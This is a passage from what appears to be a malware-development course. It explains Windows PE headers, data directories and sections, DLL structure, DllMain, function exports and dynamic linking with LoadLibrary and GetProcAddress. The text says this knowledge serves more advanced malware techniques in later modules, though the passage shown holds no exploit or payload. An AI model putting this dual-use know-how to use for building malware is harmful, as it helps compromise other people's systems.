  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  ULONGLONG            SizeOfStackReserve;
  ULONGLONG            SizeOfStackCommit;
  ULONGLONG            SizeOfHeapReserve;
  ULONGLONG            SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

The optional header contains a ton of information that can be used. Below are some of the struct members that are commonly used:

- `Magic` - Describes the state of the image file (32 or 64-bit image)

- `MajorOperatingSystemVersion` - The major version number of the required operating system (e.g. 11, 10)
- `MinorOperatingSystemVersion` - The minor version number of the required operating system (e.g. 1511, 1507, 1607)
- `SizeOfCode` - The size of the `.text` section (Discussed later)
- `AddressOfEntryPoint` - Offset to the entry point of the file (Typically the *main* function)
- `BaseOfCode` - Offset to the start of the `.text` section
- `SizeOfImage` - The size of the image file in bytes
- `ImageBase` - It specifies the preferred address at which the application is to be loaded into memory when it is executed. However, due to Window's memory protection mechanisms like Address Space Layout Randomization (ASLR), it's rare to see an image mapped to its preferred address because the Windows PE Loader maps the file to a different address. This random allocation done by the Windows PE loader will cause issues in the implementation of future techniques because some addresses that are considered constant were changed. The Windows PE loader will then go through *PE relocation* to fix these addresses.
- `DataDirectory` - One of the most important members in the optional header. This is an array of IMAGE_DATA_DIRECTORY, which contains the directories in a PE file (discussed below).

Data Directory

The Data Directory can be accessed from the optional's header last member. This is an array of data type `IMAGE_DATA_DIRECTORY` which has the following data structure:

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

The Data Directory array is of size `IMAGE_NUMBEROF_DIRECTORY_ENTRIES` which is a constant value of `16`. Each element in the array represents a specific data directory which includes some data about a PE section or a Data Table (the place where specific information about the PE is saved).

A specific data directory can be accessed using its index in the array.

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT          1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE        2   // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3   // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY        4   // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC       5   // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG           6   // Debug Directory
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7   // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8   // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS             9   // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    10   // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   11   // Bound Import Directory in headers
#define IMAGE_DIRECTORY_ENTRY_IAT            12   // Import Address Table
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   13   // Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14   // COM Runtime descriptor
```

The two sections below will briefly mention two important data directories, the `Export Directory` and `Import Address Table`.

Export Directory

A PE's export directory is a data structure that contains information about functions and variables that are exported from the executable. It contains the addresses of the exported functions and variables, which can be used by other executable files to access the functions and data. The export directory is generally found in DLLs that export functions (e.g. `kernel32.dll` exporting `CreateFileA`).

Import Address Table

The import address table is a data structure in a PE that contains information about the addresses of functions imported from other executable files. The addresses are used to access the functions and data in the other executables
(e.g. `Application.exe` importing `CreateFileA` from `kernel32.dll`).

PE Sections

PE sections contain the code and data used to create an executable program. Each PE section is given a unique name and typically contains executable code, data, or resource information. There is no constant number of PE sections because different compilers can add, remove or merge sections depending on the configuration. Some sections can also

be added later on manually, therefore it is dynamic and the `IMAGE_FILE_HEADER.NumberOfSections` helps determine that number.

The following PE sections are the most important ones and exist in almost every PE.

- `.text` - Contains the executable code which is the written code.
- `.data` - Contains initialized data which are variables initialized in the code.
- `.rdata` - Contains read-only data. These are constant variables prefixed with `const`.
- `.idata` - Contains the import tables. These are tables of information related to the functions called using the code. This is used by the Windows PE Loader to determine which DLL files to load to the process, along with what functions are being used from each DLL.
- `.reloc` - Contains information on how to fix up memory addresses so that the program can be loaded into memory without any errors.
- `.rsrc` - Used to store resources such as icons and bitmaps

Each PE section has an IMAGE_SECTION_HEADER data structure that contains valuable information about it. These structures are saved under the NT headers in a PE file and are stacked above each other where each structure represents a section.

Recall, the IMAGE_SECTION_HEADER structure is as follows:

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

looking at the elements, every single one is highly valuable and important:

- `Name` - The name of the section. (e.g. .text, .data, .rdata).
- `PhysicalAddress` or `VirtualSize` - The size of the section when it is in memory.
- `VirtualAddress` - Offset of the start of the section in memory.

Additional References

In case further clarification is required on certain sections, the following blog posts on 0xRick's Blog are highly recommended.

- PE Overview - https://0xrick.github.io/win-internals/pe2/
- DOS Header, DOS Stub and Rich Header - https://0xrick.github.io/win-internals/pe3/
- NT Headers - https://0xrick.github.io/win-internals/pe4/
- Data Directories, Section Headers and Sections - https://0xrick.github.io/win-internals/pe5/
- PE Imports (Import Directory Table, ILT, IAT) - https://0xrick.github.io/win-internals/pe6/

Conclusion

Understanding PE headers might be challenging the first time they are encountered. Luckily, none of the basic modules require an in-depth understanding of the PE structure. However, to make the malware perform more complex techniques, it will require a better understanding as some of the code requires parsing the PE file's headers and sections. This will likely be seen in intermediate and advanced modules.

9. Dynamic-Link Library

Dynamic-Link Library (DLL)

Introduction

Both `.exe` and `.dll` file types are considered portable executable formats but there are differences between the two. This module explains the difference between the two file types.

What is a DLL?

DLLs are shared libraries of executable functions or data that can be used by multiple applications simultaneously. They are used to export functions to be used by a process. Unlike EXE files, DLL files cannot execute code on their own. Instead, DLL libraries need to be invoked by other programs to execute the code. As previously mentioned, the `CreateFileW` is exported from `kernel32.dll`, therefore if a process wants to call that function it would first need to load `kernel32.dll` into its address space.


Some DLLs are automatically loaded into every process by default since these DLLs export functions that are necessary for the process to execute properly. A few examples of these DLLs are `ntdll.dll`, `kernel32.dll` and `kernelbase.dll`. The image below shows several DLLs that are currently loaded by the `explorer.exe` process.

explorer.exe	< 0.01	356,452 K	189,572 K	7484 Windows Explorer	Microsoft Corporation
vmware-tray.exe		3,776 K	4,528 K	4512 VMware Tray Process	VMware, Inc.
chrome.exe	< 0.01	290,412 K	381,776 K	14104 Google Chrome	Google LLC
sublime_text.exe		42,152 K	37,556 K	22976 Sublime Text	Sublime HQ Pty Ltd
plugin_host-3.3.exe		11,488 K	10,180 K	22004	
plugin_host-3.8.exe		17,856 K	12,540 K	22632	

Name	Description	Company Name	Path
wscui.cpl.mui	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\en-US\wscui.cpl.mui
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscui.cpl	Security and Maintenance	Microsoft Corporation	C:\Windows\System32\wscui.cpl
wscinterop.dll	Windows Health Center WSC Inter...	Microsoft Corporation	C:\Windows\System32\wscinterop.dll
wscapi.dll	Windows Security Center API	Microsoft Corporation	C:\Windows\System32\wscapi.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\Windows\System32\ws2_32.dll
WppRecorderUM.dll	"WppRecorderUM.DYNLINK"	Microsoft Corporation	C:\Windows\System32\WppRecorderUM.dll
wpnclient.dll	Windows Push Notifications Client	Microsoft Corporation	C:\Windows\System32\wpnclient.dll
wpnapps.dll	Windows Push Notification Apps	Microsoft Corporation	C:\Windows\System32\wpnapps.dll
WPDShServiceObj.dll	Windows Portable Device Shell Se...	Microsoft Corporation	C:\Windows\System32\WPDShServiceObj.dll
wpdshext.dll	Portable Devices Shell Extension	Microsoft Corporation	C:\Windows\System32\wpdshext.dll
WorkFoldersShell.dll	Microsoft (C) Work Folders Shell E...	Microsoft Corporation	C:\Windows\System32\WorkFoldersShell.dll
wmiclnt.dll	WMI Client API	Microsoft Corporation	C:\Windows\System32\wmiclnt.dll
wlidprov.dll	Microsoft® Account Provider	Microsoft Corporation	C:\Windows\System32\wlidprov.dll
wldp.dll	Windows Lockdown Policy	Microsoft Corporation	C:\Windows\System32\wldp.dll
WlanMediaManage...	Windows WLAN Media Manager ...	Microsoft Corporation	C:\Windows\System32\WlanMediaManager.dll
wlanapi.dll	Windows WLAN AutoConfig Client...	Microsoft Corporation	C:\Windows\System32\wlanapi.dll
wkscli.dll	Workstation Service Client DLL	Microsoft Corporation	C:\Windows\System32\wkscli.dll
WinTypes.dll	Windows Base Types DLL	Microsoft Corporation	C:\Windows\System32\WinTypes.dll
wintrust.dll	Microsoft Trust Verification APIs	Microsoft Corporation	C:\Windows\System32\wintrust.dll

System-Wide DLL Base Address

The Windows OS uses a system-wide DLL base address to load some DLLs at the same base address in the virtual address space of all processes on a given machine to optimize memory usage and improve system performance. The following image shows `kernel32.dll` being loaded at the same address (`0x7fff9fad0000`) among multiple running processes.



Why Use DLLs?

There are several reasons why DLLs are very often used in Windows:

1. **Modularization of Code** - Instead of having one massive executable that contains the entire functionality, the code is divided into several independent libraries with each library being focused on specific functionality. Modularization makes it easier for developers during development and debugging.

2. **Code Reuse** - DLLs promote code reuse since a library can be invoked by multiple processes.
3. **Efficient Memory Usage** - When several processes need the same DLL, they can save memory by sharing that DLL instead of loading it into the process's memory.

DLL Entry Point

DLLs can optionally specify an entry point function that executes code when a certain task occurs such as when a process loads the DLL library. There are 4 possibilities for the entry point being called:

- `DLL_PROCESS_ATTACHED` - A process is loading the DLL.
- `DLL_THREAD_ATTACHED` - A process is creating a new thread.
- `DLL_THREAD_DETACH` - A thread exits normally.
- `DLL_PROCESS_DETACH` - A process unloads the DLL.

Sample DLL Code

The code below shows a typical DLL code structure.

```
BOOL APIENTRY DllMain(
    HANDLE hModule,             // Handle to DLL module
    DWORD ul_reason_for_call,   // Reason for calling function
    LPVOID lpReserved           // Reserved
) {

    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACHED: // A process is loading the DLL.
        // Do something here
        break;
        case DLL_THREAD_ATTACHED: // A process is creating a new thread.
        // Do something here
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        // Do something here
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        // Do something here
        break;
    }
    return TRUE;
}
```

Exporting a Function

DLLs can export functions that can then be used by the calling application or process. To export a function it needs to be defined using the keywords `extern` and `__declspec(dllexport)`. An example exported function `HelloWorld` is shown below.

```
////// sampleDLL.dll //////

extern __declspec(dllexport) void HelloWorld(){
// Function code here
}
```

Dynamic Linking

It's possible to use the `LoadLibrary`, `GetModuleHandle` and `GetProcAddress` WinAPIs to import a function from a DLL. This is referred to as dynamic linking. This is a method of loading and linking code (DLLs) at runtime rather than linking them at compile time using the linker and import address table.

There are several advantages of using dynamic linking, these are documented by Microsoft here.

This section walks through the steps of loading a DLL, retrieving the DLL's handle, retrieving the exported function's address and then invoking the function.

Loading a DLL

Calling a function such as MessageBoxA in an application will force the Windows OS to load the DLL exporting the `MessageBoxA` function into the calling process's memory address space, which in this case is `user32.dll`. Loading `user32.dll` was done automatically by the OS when the process started and not by the code.

However, in some cases such as the `HelloWorld` function in `sampleDLL.dll`, the DLL may not be loaded into memory. For the application to call the `HelloWorld` function, it first needs to retrieve the DLL's handle that is exporting the function. If the application doesn't have `sampleDLL.dll` loaded into memory, it would require the usage of the LoadLibrary WinAPI, as shown below.

```
HMODULE hModule = LoadLibraryA("sampleDLL.dll"); // hModule now contain sampleDLL.dll's handle
```

Retrieving a DLL's Handle

If `sampleDLL.dll` is already loaded into the application's memory, one can retrieve its handle via the GetModuleHandle WinAPI function without leveraging the `LoadLibrary` function.

```
HMODULE hModule = GetModuleHandleA("sampleDLL.dll");
```

Retrieving a Function's Address

Once the DLL is loaded into memory and the handle is retrieved, the next step is to retrieve the function's address. This is done using the GetProcAddress WinAPI which takes the handle of the DLL that exports the function and the function name.

```
PVOID pHelloWorld = GetProcAddress(hModule, "HelloWorld");
```

Invoking The Function

Once `HelloWorld`'s address is saved into the `pHelloWorld` variable, the next step is to perform a type-cast on this address to `HelloWorld`'s function pointer. This function pointer is required in order to invoke the function.

```
// Constructing a new data type that represents HelloWorld's function pointer
typedef void (WINAPI* HelloWorldFunctionPointer)();

void call(){
    HMODULE hModule = LoadLibraryA("sampleDLL.dll");
    PVOID pHelloWorld = GetProcAddress(hModule, "HelloWorld");
    // Type-casting the 'pHelloWorld' variable to be of type 'HelloWorldFunctionPointer'
    HelloWorldFunctionPointer HelloWorld = (HelloWorldFunctionPointer)pHelloWorld;
    HelloWorld();   // Calling the 'HelloWorld' function via its function pointer
}
```

Dynamic Linking Example

The code below demonstrates another simple example of dynamic linking where `MessageBoxA` is called. The code assumes that `user32.dll`, the DLL that exports that function, isn't loaded into memory. Recall that if a DLL isn't loaded into memory the usage of `LoadLibrary` is required to load that DLL into the process's address space.

```
typedef int (WINAPI* MessageBoxAFunctionPointer)( // Constructing a new data type, that will repre
sent MessageBoxA's function pointer
  HWND          hWnd,
  LPCSTR        lpText,
  LPCSTR        lpCaption,
  UINT          uType
);

void call(){
    // Retrieving MessageBox's address, and saving it to 'pMessageBoxA' (MessageBoxA's function po
inter)
    MessageBoxAFunctionPointer pMessageBoxA = (MessageBoxAFunctionPointer)GetProcAddress(LoadLibra
ryA("user32.dll"), "MessageBoxA");
    if (pMessageBoxA != NULL){
        // Calling MessageBox via its function pointer if not null
        pMessageBoxA(NULL, "MessageBox's Text", "MessageBox's Caption", MB_OK);
    }
}
```

Function Pointers

For the remainder of the course, the function pointer data types will have a naming convention that uses the WinAPI's name prefixed with `fn`, which stands for "function pointer". For example, the above `MessageBoxAFunctionPointer` data type will be represented as `fnMessageBoxA`. This is used to maintain simplicity and improve clarity throughout the course.

Rundll32.exe

There are a couple of ways to run exported functions without using a programmatical method. One common technique is to use the rundll32.exe binary. `Rundll32.exe` is a built-in Windows binary that is used to run an exported function of a DLL file. To run an exported function use the following command:


```
rundll32.exe <dllname>, <function exported to run>
```

For example, `User32.dll` exports the function `LockWorkStation` which locks the machine. To run the function, use the following command:


```
rundll32.exe user32.dll,LockWorkStation
```

Creating a DLL File With Visual Studio


To create a DLL file, launch Visual studio and create a new project. When given the project templates, select the `Dynamic-Link Library (DLL)` option.




Next, select the location where to save the project files. When that's done, the following C code should appear.




The provided DLL template comes with `framework.h`, `pch.h` and `pch.cpp` which are known as Precompiled Headers. These are files used to make the project compilation faster for large projects. It is unlikely that these will be required in this situation and therefore it is recommended to delete these files. To do so, highlight the file and press the delete key and select the 'Delete' option.






